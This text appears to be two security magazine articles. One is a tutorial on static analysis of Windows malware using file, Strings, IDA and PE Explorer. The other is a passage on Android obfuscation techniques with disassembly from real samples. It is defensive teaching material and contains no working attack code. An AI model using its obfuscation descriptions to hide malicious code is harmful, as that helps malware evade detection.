
Over the past few years talented and geek computer users were exploiting and identifying applications and operating systems' vulnerabilities for fun. However, the game has changed and shifted from a fun activity towards a profit-oriented business. Several researches [3] indicate that the average global economy lost due to cybercrime and espionage is $500 billion annually.

Hackers use malicious software (malware) e.g. virus, worm, rootkit to perform their activities. Therefore, understanding and analyzing the malware is very impartment to protect the end users. Moreover, it will help to detect similar type of malware and help in cleaning up the infected machines and network.

Malware can be classified into different types such as virus, worm or rootkit based on how it spreads, its functionality and dependency on host i.e. whether it requires a host to run or can run independently. Nowadays, a malware can fit under more than one category.

Malware can also be classified based on victim: targeted or mass malware. The former, is very difficult to detect since it is developed to hit a specific organization. For such type of attacks, security controls will not be able to detect or prevent the malware. The later type is crafted to hit any machine with specific vulnerability without taking into consideration the organization or country. This type of malware is usually easy to detect and prevent if you keep your security control and systems up-to-date.

Before spending too much time analyzing a malware that might be already analyzed by anti-virus vendors, it is highly recommended to scan it using several antivirus solutions. To do that, you could, for example, use VirusTotal website (*http://www.virustotal.com/*) to scan the file. Figure 1 shows the result of scanning a virus using VirusTotla service. The result shows that the detection ratio is 42/47. This means that the virus was not recognized and detected by all antiviruses. This is because antivirus solutions use different signatures to detect the



SHA256: [illegible]
File name: svchost.exe
Detection ratio: 42 / 47
Analysis date: 2013-07-02 16:10:57 UTC (4 weeks ago)

Antivirus	Result	Update
Agnitum	Worm.AutoRun!vQuxYW1yKNw	20130702
AhnLab-V3	Backdoor/Win32.Nbdd	20130701
AntiVir	TR/Spy.Gen	20130702
Antiy-AVL	●	20130702
Avast	Win32:Agent-AFWS [Trj]	20130702
AVG	PSW.OnlineGames_r.DQ	20130702
BitDefender	Trojan.Spy.Agent.NZQ	20130701

Figure 1. *Virus scanned by several antivirus solution via VirusTotal website*

malware. This example illustrates how important it is to use more than one antivirus solution to check the suspected malware (Figure 1).

If antivirus solutions did not detect the malware, then you should start analyzing it. There are two major approaches and methodologies to analyze a malware: dynamic and static analysis. To perform the dynamic analysis, malware analysts need to run and execute the malware. This type of analysis should be performed in an isolated lab environment. On the other hand, conducting the static analysis does not require running the malicious code or file.

This article focuses on statically analyzing executable windows operating system files since they are widely utilized by hackers to perform cybercrimes.

Static Analysis


There are several tools and techniques that could be used to analyze malware statically. First, we will start by identifying the file type. Then, extracting the Strings in the code. After that I will give a glimpse of using advanced tools to fully understand how malware works.

File Type

First start by identifying what type of file this is. Do not depend on the file extension in windows to identify file type. The *file* command in *NIX can help you identify the file type.

File

The *file* command is a *NIX standard utility. It would examine the specific field in the file to identify its type or extension. I used file command in CYGIN to examine malware.ex_ file and the result shows that it is a Portable Executable (PE) 32 bits file for MS Windows as shown in Figure 2.



```
$ file malware.ex_
malware.ex_: PE32 executable (GUI) Intel 80386, for MS Windows
```

Figure 2. *Using file command in *NIX to examine a file*

Extract Strings

Next, start by extracting and reading meaningful information in the malware. This can be done by extracting strings inside the malware using several tools such as *Strings* [4] and *IDA* [5].


Strings

Strings is Microsoft windows tool used to scan a file to recognize UNICODE (or ASCI) strings. Figure 3 shows part of the result for processing malware1.exe file looking for strings with length greater than 10.

Very useful information might be discovered by using such simple tool, for example URL that the malware uses to communicate with.


IDA

IDA is available on several platforms including Linux, Windows, and Mac OS X. IDA is a very powerful software that disassembles, debugs file, and has more features. To use IDA to extract strings in the file you need first to ensure that the string subview is open. To do so, go to View – > open subviews -> Strings as shown in Figure 4. By selecting String view as depicted in Figure 5 you will see the extracted strings in the file passed to IDA.



```
C:\malware\Strings>strings.exe -n 10 malware1.exe

Strings v2.51
Copyright (C) 1999-2013 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
ts9_ tn9_$ti
0123456789abcdefghijklmnopqrstuvwxyz
 deflate 1.2.3 Copyright 1995-2005 Jean-loup Gailly
CloseHandle
CreateProcessA
GetSystemDirectoryA
GetStartupInfoA
CreatePipe
GetDriveTypeA
FindNextFileA
GetLastError
FileTimeToSystemTime
FileTimeToLocalFileTime
FindFirstFileA
SetFileAttributesA
ResumeThread
SetThreadPriority
GetCurrentThread
SetPriorityClass
GetCurrentProcess
GetEnvironmentVariableA
GetShortPathNameA
GetModuleFileNameA
FreeLibrary
GetProcAddress
LoadLibraryA
Process32Next
```

Figure 3. *Usage of String to process malware01.exe looking for strings length greater than 10*




```
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Can not set debug privilege: Not all privileges or groups referenced are assigned to the calle
```

Figure 4. *Open strings view in IDA*

Linked libraries


The next step would be identifying the functions or libraries that the malware imports and file header information. This would help us identify what libraries this malware is using and what it is doing. Programmers import libraries and link them to their code statically or dynamically. Static linking is used widely in *NIX programs. Using this method to link libraries would generate a large file because the imported libraries are copied in the code. In the dynamic linking approach, the operating system would search for the imported libraries when the program is loaded. A couple of tools are available to identify the imported libraries. *Dependency Walker* [7] and *PE Explorer* [8] are used to identify the dynamically linked functions and PE header information.

Note: Malware developers start using packing and obfuscation to complicate malware analysis. The original malware code is hidden/encrypted in the code and it will be decrypted/unpacked during run time by a routine in the malware. There are several tools used to unpack the malware code through different techniques. PE explorer will do it automatically for you.




```
Address            Length    Type    String
.rdata:0040EAD2    00000006  C       OZw3(?
.rdata:0040EC52    00000006  C       V_:X1:
.rdata:0040EC76    00000005  C       NJZ\"v
.rdata:0040EC9C    00000005  C       O"9y]
.rdata:0040EE2C    00000005  delphi  H
.rdata:0040EE54    00000005  delphi  p
.rdata:0040F19A    00000009  C       ReadFile
.rdata:0040F1A6    00000006  C       Sleep
.rdata:0040F1AE    0000000C  C       CloseHandle
.rdata:0040F1BC    0000000F  C       CreateProcessA
.rdata:0040F1CE    00000014  C       GetSystemDirectoryA
.rdata:0040F1E4    00000010  C       GetStartupInfoA
.rdata:0040F1F6    0000000B  C       CreatePipe
.rdata:0040F204    0000000E  C       GetDriveTypeA
.rdata:0040F214    0000000A  C       FindClose
.rdata:0040F220    0000000E  C       FindNextFileA
.rdata:0040F230    0000000D  C       GetLastError
.rdata:0040F240    00000015  C       FileTimeToSystemTime
.rdata:0040F258    00000018  C       FileTimeToLocalFileTime
.rdata:0040F272    0000000F  C       FindFirstFileA
```

Figure 5. *Strings extracted by IDA*



Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0005h	
Time Date Stamp	48326559h	20/05/2008 05:44:57
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	010Fh	
Magic	010Bh	PE32
Linker Version	0007h	7.0
Size of Code	00009C00h	
Size of Initialized Data	00006800h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	00413000h	
Base of Code	00001000h	
Base of Data	0000B000h	
Image Base	00400000h	

Figure 6. *Viewing file header information using PE Explorer*



RVA	Name
0040F5DAh	KERNEL32.dll
0040F70Eh	USER32.dll
0040F798h	GDI32.dll
0040F8A0h	ADVAPI32.dll
0040F8D0h	SHELL32.dll
0040F980h	MSVCRT.dll
0040FA6Ch	WS2_32.dll

RVA	Hint	Name
0040B05Ch	0024h	GetModuleFileNameA
0040B060h	00B4h	FreeLibrary
0040B064h	003Eh	GetProcAddress
0040B068h	00C2h	LoadLibraryA
0040B06Ch	00FEh	Process32Next
0040B070h	00D9h	Module32First
0040B074h	00FCh	Process32First
0040B078h	004Ch	CreateToolhelp32Snapshot
0040B07Ch	009Eh	TerminateProcess
0040B080h	00EFh	OpenProcess
0040B084h	007Dh	ExitProcess
0040B088h	0028h	CopyFileA
0040B08Ch	0057h	DeleteFileA
0040B090h	004Ah	CreateThread
0040B094h	00FFh	lstrcmpiA
0040B098h	00CEh	WaitForSingleObject
0040B09Ch	00DDh	MoveFileA

Library description: Windows Base API Client DLL

Syntax Details

```
function GetModuleFileName(hModule: HINST; lpFilename: PAnsiChar; nSize: DWORD): DWORD; stdcall;
     external 'kernel32.dll' name 'GetModuleFileNameA' index 313;
```


Figure 7. *Viewing imported libraries and function for malware.exe using PE Explorer*

PE Explorer

PE Explorer is a commercially available tool used to open and edit PE 32 bits files to perform static analysis. It provides several feature such as automatically un-packing file. Figure 6 shows header information for malware.exe. It shows a lot of information such as machine that you can run this file on and time stamp and more. To see the imported libraries and function by this files select view – > import as shown in Figure 7. To understand what this malware will do you have to understand what libraries and functions this malware is importing and using.

File section header (file format)

This part of the file contains metadata about the file. PE file has several sections. The most important sections are:



Name	Virtual Size	Virtual Address	Size of Raw Data	Pointer to Raw Data	Characteristics	Pointing Directories
.text	00009AB5h	00401000h	00009C00h	00000400h	60000020h	
.rdata	00004AEEh	0040B000h	00004C00h	0000A000h	40000040h	Import Table; Import Address Table
.data	00001448h	00410000h	00001400h	0000EC00h	C0000040h	
.rsrc	00000498h	00412000h	00000600h	00010000h	40000040h	Resource Table
saber	00000200h	00413000h	00000200h	00010600h	E0000020h	

Figure 8. *View file sections using PE Explorer*




Figure 9. *View .rsrc sections using PE Explorer/resources viewer*

References

- Sikorski, Michael, and Andrew Honig. Practical malware analysis the hands-on guide to dissecting malicious software. San Francisco: No Starch Press, 2012. Print.
- Symantec Report on the Underground Economy July 07–June 2008
- Jerin Mathew. "Cyber Crime Costs Global Economy $500bn Annually." International Business Time. July 2013. *http://au.ibtimes.com/articles/493506/20130723/cybercrime-csic-mcafee-hacking.htm*
- *http://technet.microsoft.com/en-us/sysinternals/bb897439*
- *https://www.hex-rays.com*
- Eagle, Chris. The IDA pro book the unofficial guide to the world's most popular disassembler. San Francisco, CA: No Starch Press, 2011. Print.
- *http://www.dependencywalker.com/*
- *http://www.heaventools.com/*
- M. Egele, T. Scholte, E. Kirda, and C. Kruegel. "A survey on automated dynamic malware-analysis techniques and tools." ACM Computing Survey, 2008

Table 1. *Description of the PE FIle sections*


Section	Description
.text (code):	Contains the code or instaurations executed by the CPU.
.data:	Includes the global data of the program.
.edata and .idata:	indicate the export and import tables
.rsrc:	Contains resources for the file such as images and icons.

To get the file sections you can use PE Explorer to view and delete them. Figure 8 shows file sections using PE Explorer. You can use the resource viewer to see the icons and images included in the .rsrc section as shown in Figure 9 for notepad application.

Conclusion

This article explains how to use several tools to perform static analysis to obtain certain information about malware. More in-depth static analysis is required (e.g. disassembly) to gain more information about the functions. Moreover, dynamic analysis is needed to monitor the malware behavior.

ALI A ALHASAN



Ali AlHasan has more than six years of experience in Information Technology and Information Security that includes Application Development, Penetration Testing, Information Security Compliance Management, Information Security Risk Management, and Project Management. He is MCSE, CCNA, CEH, CHFI, ISO 27001 Lead auditor and CISA certified.

Hybrid Code Analysis versus State of the Art Android Backdoors

Mobile Malware is evolving… can the good guys beat the new challenges?

Mainstream usage of handheld devices running the popular Android OS is the main stimulation for mobile malware evolution. The rapid growth of malware and infected Android application package (APK) files found on the many app stores is an important new challenge for mobile IT security.

Sophisticated anti-reverse engineering techniques, such as encryption and heavy obfuscation, are becoming malware industry standard. In June, an unofficial, but popular app store released more than 50.000 new applications (AppBrain, 2013).

The Figure 1 outlines the rising trend of new application releases on AppBrain with a growing portion of low quality applications. About 13 billion APK file download have been registered worldwide up until today, while this is counting only the official app stores (AndroLib, 2013).

The problem we face today is that signature/pattern based detection methods that rely purely on static analysis, as implemented by most mobile anti-virus solutions, will fail in the long run, as heavy usage of java reflective invokes and encrypted data nullifies pure static analysis. Latest research is backing up this claim. Even the ten most common anti-virus applications are not resistant against simple transformation techniques, as has been shown by Rastogi et al. and their DroidChameleon framework (Rastogi, Chen, & Jiang, 2013). Of course, now one could assume that every application using heavy obfuscation is malicious, as it is obviously a clear indicator that something is trying to be hidden, but collective punishment is usually not a good idea. The reason for this being a weak criterion is the following: more and more legitimate commercial apps are implementing obfuscation techniques today to protect their intellectual property. Tools such as ProGuard obfuscate class names, method names; wrap all API calls in reflective invoke delegates to hide the real API name, et cetera. These tools are very easy to use, integrate seamlessly into the development process and popularity is growing, so it is necessary to develop stronger detection algorithms, in other words: new technology is required – and the end goal has to be malicious *behavior* detection, not pattern detection.

In this article we will first outline Android obfuscation techniques on real-world samples and outline




Figure 1. *AppBrain New Applications Per Month Trend*

why pure static analysis fails. Then, we will present a new technology called Hybrid Code Analysis (HCA) and show how HCA overcomes all known obfuscation techniques and enables extraction of valuable analysis behavior data.

Terms and Definitions

In order to make the article as comprehensive as possible, the most important terms are outlined here.

Java Reflective Invokes

The Java Reflection API is originally intended to help programmers read "metadata" (like annotations or class/method names) or even change the state of objects not under direct control by setting fields or invoking even private methods. The "Uses of Reflection" is describes as the following:

"Reflection is commonly used by programs which require the ability to examine or modify the runtime behavior of applications running in the Java virtual machine. This is a relatively advanced feature and should be used only by developers who have a strong grasp of the fundamentals of the language." *(Oracle, 2013)*

First of all, as all Android Applications are based on Java code, the Java Reflection API can be used by developers in its full dimension. For malware authors and obfuscators in general, the most interesting API is the reflective invoke, because it is possible to wrap any API call in a sequence of calls from the Reflection API. First, an object of the target class is obtained using `java.lang.Class.forName()`, which in turn is used to obtain the correct method object with `java.lang.Class.getMethod()` followed by execution of the API using `java.lang.reflect.Method.invoke()`. Tools that take source code as input and transform every API call into an equivalent instruction call sequence exist today. The effect is that the transformed code ends up calling only Reflection APIs and no other APIs, making static analysis difficult, as it requires analysis of the parameters and linking the method object lookup calls with the final invoke (could be spread across multiple classes). Obviously, this is not the intended use of the Reflection API.

DalvikVM

Dalvik Virtual Machine (DalvikVM) is a register machine developed to execute code in a virtual environment on mobile devices. It is a core component of the Android platform. Dalvik takes Java byte code (*.class* files) as an input and transforms it to its own byte code format (*.dex* files). As Dalvik is implemented as a pure register machine (compared to a stack machine, such as the JVM, although in the JVM each operation happens at a fixed location on the stack and can be mapped to a register with JIT should java byte code be executed on register based architectures), it uses fewer resources and has a good performance. This is an important aspect, as every APK runs in its own virtual machine.

Application Package File

Android Application Package (APK) files are actually very similar to JAR files, as it uses the same "container" concept. An APK file is a ZIP file container including a single *classes.dex* file (multiple .class files merged by the *dx* optimizer), resources and a special binary XML manifest file that defines permissions, program entry points, event handlers and other metadata.


Android Obfuscation Techniques

In this chapter we will briefly outline the most common Android Obfuscation techniques that make static analysis and reverse engineering more difficult.

Random Symbol Names

One of the most typical obfuscation techniques is obfuscation of the class names, method names, field names, member variable names, and so on. As it is very easy to extract symbol information from Java byte code, symbol names are always included and not stripped as it is possible in other languages like C. If all symbols would be stripped, things like the Java Reflection API wouldn't work. In practice that means very random package/class/method names, as can be seen in the following Figure 2.

As we can see, it is quite difficult to tell the methods apart, because the same method name is being used in different classes. Looking at another sample, we can see that the method naming



```
Method: mhejoqkihc.mkfkejkpu.mkfkejkpu->mkfkejkpu([B[B) Relevance: 63.1, APIs: 21, Strings: 14, Instructions: 135

Method: mkfkejkpu.lnhdxtud->mkfkejkpu(Ljava/lang/Object;) Relevance: 59.5, APIs: 1, Strings: 32, Instructions: 16
```

Figure 2. *Random Symbol Names Distinguishable (Sample MD5 001a42a555b4bd39bf6ecd8b11441870)*

convention was evolved even further into enhancing obfuscation: Figure 3.


Here, the random character set consists only of three characters "C", "I" and "O" in their different cases, the method names differ by their class name only, essentially not only making the methods non-distinguishable, but potentially misleading analysts through mix-ups. Understandably, reverse engineering the sample becomes quite difficult and one could describe this technique as "symbol stripping", as all useful descriptive symbol names are unreadable character-junk.

String Encryption

Encrypted strings make it very difficult to understand disassembly code, for example, as reflective invokes use strings as parameters in the class/method/field lookup code. Without that information it is not possible to know by static analysis on what class/method a reflective invoke is operating. In other words, analysis without execution becomes extremely difficult. The above figure demonstrates how important it is to have live data when understanding execution flow. Using pure static analysis, it would require reverse engineering the decryption routine, in order to obtain the decrypted payload (in this case the call to "*mkfkejkpu.mkfkejkpu->mkfkejkpu*" on line 19, Figure 4). Should the decryption routine furthermore require live data (data retrieved during execution), for example, loading a secret key stored on some web page, it becomes nearly impossible to understand execution flow with static tools alone. Crucial parts of the program behavior rely on strings, be it for reflective invokes, Web URLs or C&C server commands. This becomes extremely important, if all API calls are wrapped by reflective invokes (heavy obfuscation). That is why dynamic runtime analysis is becoming a very important tool to work against obfuscation, as string encryption is a widespread common technique today.


Wrapping API calls with reflective invokes

As mentioned already, reflective invokes allow "masquerading" the real API call when using encrypted




```
Method: com.android.system.admin.CcOColcO->oCIICII(III) Relevance: 12.0, APIs: 1, Strings: 7, Instructions: 24

Method: com.android.system.admin.OcOCclc->oCIICII(III) Relevance: 12.0, APIs: 1, Strings: 7, Instructions: 23

Method: com.android.system.admin.lOClOOl->oCIICII(III) Relevance: 12.0, APIs: 1, Strings: 7, Instructions: 23

Method: com.android.system.admin.OlCCcll->oCIICII(III) Relevance: 10.5, APIs: 1, Strings: 6, Instructions: 24
```

Figure 3. *Random Symbol Names Non-Distinguishable (Sample MD5 e1064bfd836e4c895b569b2de4700284)*



17	const-string v1, "+s<e3-<:j.6.Fr3s>:^.6.Fr3s>5+s+H.e"	
19	invoke-static {v1}, Lmkfkejkpu/mkfkejkpu;->mkfkejkpu(Ljava/lang/String;)Ljava/lang/String;	• Time: 148731 • param0: +s<e3-<:j.6.Fr3s>:^.6.Fr3s>5+s+H.e • Return: • android.telephony.TelephonyManager
20	move-result-object v1	
22	invoke-static {v1}, Ljava/lang/Class;->forName(Ljava/lang/String;)Ljava/lang/Class;	
23	move-result-object v1	
25	const-string v2, "H.jA.J-].u<"	
27	invoke-static {v2}, Lmkfkejkpu/mkfkejkpu;->mkfkejkpu(Ljava/lang/String;)Ljava/lang/String;	• Time: 148743 • param0: H.jA.J-].u< • Return: • getDeviceId

Figure 4. *Retrieving TelephonyManager and getDeviceId strings through decryption*



```
15  const/16 v2, 0x10
16  const/4 v3, 0x0
18  invoke-static {v0, v2, v3}, Lcom/android/system/admin/lcclOlO,->oClICll(III)Ljava
    /lang/String;
19  move-result-object v0
21  invoke-static {v0}, Ljava/lang/Class;->forName(Ljava/lang/String;)Ljava/lang/Class;
22  move-result-object v0
23  const/16 v2, -0x13
24  const/16 v3, 0x45
